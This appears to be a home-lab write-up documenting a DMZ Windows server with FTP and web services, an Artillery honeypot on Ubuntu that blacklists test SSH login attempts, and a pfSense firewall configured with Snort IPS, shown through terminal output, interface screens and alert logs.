
Static IP address (10.10.10.2/24) allocated to the DMZ Windows Server 2019 machine




Created a self-signed certificate for FTP service on DMZ Windows Server 2019




Successfully implemented FTP server on DMZ Windows Server 2019




Authentication prompt when accessing the FTP server



Successfully accessed the FTP server




Successfully implemented the web server on DMZ Windows Server 2019




Honeypot Setup

Set up and allocated resources to the DMZ Ubuntu 22.04 Server VM with a network card attached to the DMZ network



Successfully implemented Ubuntu 22.04 Server



Updated the Ubuntu 22.04 Server

```
marco@sapvemzhoneypot:~$ sudo apt update
[sudo] password for marco:
Hit:1 http://archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [114 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [99.8 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Fetched 324 kB in 5s (68.4 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
83 packages can be upgraded. Run 'apt list --upgradable' to see them.
marco@sapvemzhoneypot:~$ _
```

Assigned a static IP address (10.10.1.22/24) to the Ubuntu 22.04 server

```
marco@sapvemzhoneypot:~$ sudo ifconfig ens33 10.10.1.22 netmask 255.255.255.0
marco@sapvemzhoneypot:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:61ff:fe8b:96bb prefixlen 64 scopeid 0x20<link>
    ether 02:42:61:8b:96:bb txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7 bytes 746 (746.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.22 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::20c:29ff:fed3:10d7 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d3:10:d7 txqueuelen 1000 (Ethernet)
    RX packets 209876 bytes 315343670 (315.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 106398 bytes 6466741 (6.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Downloaded the honeypot into Ubuntu 22.04 Server

```
marco@sapvemzhoneypot:~$ sudo git clone https://github.com/BinaryDefense/artillery.git
Cloning into 'artillery'...
remote: Enumerating objects: 2017, done.
remote: Total 2017 (delta 0), reused 0 (delta 0), pack-reused 2017
Receiving objects: 100% (2017/2017), 1.98 MiB | 5.69 MiB/s, done.
Resolving deltas: 100% (1031/1031), done.
```

Installed the honeypot

```
marco@sapvemzhoneypot:~/artillery$ ls
artillery.py      readme      remove_ban.py  setup.py
artillery_start.bat  README.md  restart_server.py  src
marco@sapvemzhoneypot:~/artillery$ sudo ./setup.py
/home/marco/artillery/src/core.py:1134: SyntaxWarning: 'str' object is not callable; perhaps you missed a comma?
  "Received URL Error trying to download feed from '%s', Reason: %s" (urls, format(err),1)

Welcome to the Artillery installer. Artillery is a honeypot, file monitoring, and overall security tool used to protect your nix systems.

Written by: Dave Kennedy (ReL1K)

Do you want to install Artillery and have it automatically run when you restart [y/n]: y
[*] Beginning installation. This should only take a moment.
[*] Adding artillery into startup through init scripts..
[*] Triggering update-rc.d on artillery to automatic start...
[*] Do you want to keep Artillery updated? (requires internet) [y/n]: y
[*] Checking out Artillery through github to /var/artillery
Cloning into '/var/artillery'...
remote: Enumerating objects: 2017, done.
remote: Total 2017 (delta 0), reused 0 (delta 0), pack-reused 2017
Receiving objects: 100% (2017/2017), 1.98 MiB | 5.51 MiB/s, done.
Resolving deltas: 100% (1031/1031), done.
[*] Finished. If you want to update Artillery go to /var/artillery and type 'git pull'
2022-11-19 12:36:02: A brand new config file '/var/artillery/config' was created. Please review the file, change as needed, and launch artillery (again).
[*] Would you like to start Artillery now? [y/n]: y
Starting Artillery...                               Ok
[*] Installation complete. Edit /var/artillery/config in order to config artillery to your liking
marco@sapvemzhoneypot:~/artillery$
```

Started the honeypot

```
marco@sapvemzhoneypot:~/artillery$ sudo ./artillery.py
2022-11-19 12:43:50: Checking existing config file '/var/artillery/config'
2022-11-19 12:43:50: Artillery has started
2022-11-19 12:43:50: If on Windows Ctrl+C to exit.
2022-11-19 12:43:50: Console logging enabled.
2022-11-19 12:43:50:
2022-11-19 12:43:50: Artillery is running from '/var/artillery'
2022-11-19 12:43:50: Running auto update (git pull)
2022-11-19 12:43:52: Creating iptables entries, hold on.
2022-11-19 12:43:52: iptables entries created.
2022-11-19 12:43:52: Launching honeypot.
2022-11-19 12:43:52: Launching SSH Bruteforce monitor.
2022-11-19 12:43:52: Launching monitor engines.
2022-11-19 12:43:52: Check system hardening.
2022-11-19 12:43:52: [!] Insecure configuration detected on filesystem: [!] Issue identified: /etc/ssh/sshd_config. SSH is running on the default port 22. An attacker commonly scans for these type of ports. Recommendation: Change the port to something high that doesn't get picked up by typical port scanners.
2022-11-19 12:43:52:
2022-11-19 12:43:52: [!] Issue identified: Password authentication enabled. An attacker may be able to brute force weak passwords.
2022-11-19 12:43:52:
2022-11-19 12:43:52:
2022-11-19 12:43:52: Launching email handler.
2022-11-19 12:43:52: Launching thread to get source feeds, if needed.
2022-11-19 12:43:52: All set.
```


Attempted SSH logins into the Honeypot Ubuntu Server from a different machine

```
Administrator: Command Prompt

C:\Users\Administrator>ssh -p 2222 10.10.1.22

C:\Users\Administrator>ssh -p 2222 10.10.1.22
ssh: connect to host 10.10.1.22 port 2222: Connection refused

C:\Users\Administrator>ssh 10.10.1.22
administrator@10.10.1.22's password:
Permission denied, please try again.
administrator@10.10.1.22's password:
Permission denied, please try again.
administrator@10.10.1.22's password:

C:\Users\Administrator>ssh -p 2222 10.10.1.22
ssh: connect to host 10.10.1.22 port 2222: Connection refused

C:\Users\Administrator>ssh -p 22 10.10.1.22
administrator@10.10.1.22's password:
Permission denied, please try again.
administrator@10.10.1.22's password:

C:\Users\Administrator>ssh -p 22 10.10.1.22
administrator@10.10.1.22's password:
Permission denied, please try again.
administrator@10.10.1.22's password:


C:\Users\Administrator>ssh -p 2222 10.10.1.22
ssh: connect to host 10.10.1.22 port 2222: Connection refused
```

Confirmation that the honeypot is successfully detecting and blacklisting SSH attempts


```
2022-11-19 12:43:43:
2022-11-19 13:03:26: Artillery has blocked (blacklisted) the following IP for SSH brute forcing viol
ations: 10.10.1.2
2022-11-19 13:04:27: Artillery has blocked (blacklisted) the following IP for SSH brute forcing viol
ations: 10.10.1.2
2022-11-19 13:05:28: Artillery has blocked (blacklisted) the following IP for SSH brute forcing viol
ations: 10.10.1.2
2022-11-19 13:06:29: Artillery has blocked (blacklisted) the following IP for SSH brute forcing viol
ations: 10.10.1.2
2022-11-19 13:07:30: Artillery has blocked (blacklisted) the following IP for SSH brute forcing viol
ations: 10.10.1.2
```

Router Firewall Setup

Set up and allocated resources to the Pfsense VM with three network cards attached to each of the networks: internal, DMZ and external



Successfully implemented Pfsense machine



Accessed the web GUI for Pfsense from DMZ Windows Server 2019 to confirm the allocated network interfaces

Interfaces / Interface Assignments

Interface Assignments Interface Groups Wireless VLANs QinQs PPPs GREs GIFs Bridges LAGGs

Interface	Network port
WAN	em0 (00:0c:29:88:07:bb)
LAN	em1 (00:0c:29:88:07:c5)
DMZ	em2 (00:0c:29:88:07:cf)

Save

List of gateways configured

System / Routing / Gateways

Gateways Static Routes Gateway Groups

Name	Default	Interface	Gateway	Monitor IP	Description	Actions
WAN_DHCP		WAN	192.168.253.2	192.168.253.2	Interface WAN_DHCP Gateway	
WAN_DHCP6		WAN			Interface WAN_DHCP6 Gateway	
Internal_Gateway		LAN	192.168.10.1	192.168.10.1	Internal Gateway Interface	
DMZ_Gateway		DMZ	10.10.1.1	10.10.1.1	DMZ Gateway Interface	

Save Add

Successfully installed Snort package and assigned to WAN interface

Services / Snort / Interfaces

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
WAN (em0)	✓	AC-BNFA	LEGACY MODE	WAN	

Add Delete

Firewall rules configured for the WAN interface

Firewall / Rules / WAN

Floating WAN LAN DMZ

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗ 0/2 KiB	*	RFC 1918 networks	*	*	*	*	*		Block private networks	⚙️
✗ 0/1 KiB	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	⚙️

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule.

Firewall rules configured for the LAN interface

Firewall / Rules / LAN

Floating WAN LAN DMZ

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓ 0/0 B	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	⚙️
✓ 0/0 B	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	📌✎📄🗑️

Firewall rules configured for the DMZ interface

Firewall / Rules / DMZ

Floating WAN LAN DMZ

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗ 0/0 B	IPv4 TCP	DMZ net	*	*	80 (HTTP)	*	none		Block HTTP	📌✎📄🗑️
✓ 0/0 B	IPv4 TCP	DMZ net	*	*	53 (DNS)	*	none		DNS	📌✎📄🗑️
✓ 0/0 B	IPv4 TCP	*	*	DMZ net	22 (SSH)	*	none		SSH	📌✎📄🗑️
✓ 0/0 B	IPv4 TCP	*	*	DMZ net	21 (FTP)	*	none		FTP	📌✎📄🗑️
✓ 0/1.53 MiB	IPv4 TCP	DMZ net	*	*	443 (HTTPS)	*	none		HTTPS	📌✎📄🗑️

Enabled the pre-configured Snort IPS policy set to Connectivity mode

Services / [Snort](#) / [Interface Settings](#) / [WAN - Categories](#) ?

[Snort Interfaces](#) [Global Settings](#) [Updates](#) [Alerts](#) [Blocked](#) [Pass Lists](#) [Suppress](#) [IP Lists](#) [SID Mgmt](#) [Log Mgmt](#) [Sync](#)

[WAN Settings](#) [WAN Categories](#) [WAN Rules](#) [WAN Variables](#) [WAN Preprocs](#) [WAN IP Rep](#) [WAN Logs](#)

Automatic Flowbit Resolution

Resolve Flowbits ☒ If checked, Snort will auto-enable rules required for checked flowbits. Default is Checked.
 Snort will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the interface rules directory.

Snort Subscriber IPS Policy Selection

Use IPS Policy ☒ If checked, Snort will use rules from one of three pre-defined IPS policies in the Snort Subscriber rules. Default is Not Checked.
 Selecting this option disables manual selection of Snort Subscriber categories in the list below, although Emerging Threats categories may still be selected if enabled on the Global Settings tab. These will be added to the pre-defined Snort IPS policy rules from the Snort VRT.

IPS Policy Selection Connectivity

Snort IPS policies are: Connectivity, Balanced, Security or Max-Detect.
 Connectivity blocks most major threats with few or no false positives. Balanced is a good starter policy. It is speedy, has good base coverage level, and covers most threats of the day. It includes all rules in Connectivity. Security is a stringent policy. It contains everything in the first two plus policy-type rules such as a Flash object in an Excel file. Max-Detect is a policy created for testing network traffic through your device. This policy should be used with caution on production systems!

Selected the IPS Policy Connectivity mode as the Snort rules for the WAN interface

[Snort Interfaces](#) [Global Settings](#) [Updates](#) [Alerts](#) [Blocked](#) [Pass Lists](#) [Suppress](#) [IP Lists](#) [SID Mgmt](#) [Log Mgmt](#) [Sync](#)

[WAN Settings](#) [WAN Categories](#) [WAN Rules](#) [WAN Variables](#) [WAN Preprocs](#) [WAN IP Rep](#) [WAN Logs](#)

Available Rule Categories

Category Selection: IPS Policy - Connectivity
 Select the rule category to view and manage.

Rule Signature ID (SID) Enable/Disable Overrides

SID Actions Apply Reset All Reset Current Disable All Enable All
 When finished, click APPLY to save and send any SID enable/disable changes made on this tab to Snort.

Rules View Filter

Selected Category's Rules

Legend: ✓ Default Enabled ✓ Enabled by user ⬆ Auto-enabled by SID Mgmt ⚠ Action/content modified by SID Mgmt ⚠ Rule action is alert
✗ Default Disabled ✗ Disabled by user ⬆ Auto-disabled by SID Mgmt

State	Action	GID	SID	Proto	Source	SPort	Destination	DPort	Message
✓	⚠	1	52069	tcp	\$EXTERNAL_NET	any	\$SMTP_SERVERS	25	BROWSER-CHROME Google Chrome blink webaudio module use after free attempt
✓	⚠	1	52068	tcp	\$EXTERNAL_NET	\$FILE_DATA_POR...	\$HOME_NET	any	BROWSER-CHROME Google Chrome blink webaudio module use after free attempt



Confirmation that Snort is successfully detecting suspicious and malicious traffic on the WAN interface, in the alerts log

Services / [Snort](#) / [Alerts](#)

[Snort Interfaces](#)
[Global Settings](#)
[Updates](#)
[Alerts](#)
[Blocked](#)
[Pass Lists](#)
[Suppress](#)
[IP Lists](#)
[SID Mgmt](#)
[Log Mgmt](#)
[Sync](#)

Alert Log View Settings

Interface to Inspect: WAN (em0) ☐ Auto-refresh view
Choose interface.. Alert lines to display.

Alert Log Actions:

Alert Log View Filter


3 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-11-19 22:53:04		2	TCP	Potentially Bad Traffic	192.168.253.137	2008	185.125.190.36	80	120:26	(http_inspect) JUNK LINE BEFORE HTTP RESPONSE HEADER
2022-11-19 22:52:29		2	TCP	Potentially Bad Traffic	192.168.253.137	45503	91.189.91.38	80	120:26	(http_inspect) JUNK LINE BEFORE HTTP RESPONSE HEADER
2022-11-19 22:51:45		2	TCP	Potentially Bad Traffic	192.168.253.137	42653	91.189.91.39	80	120:26	(http_inspect) JUNK LINE BEFORE HTTP RESPONSE HEADER

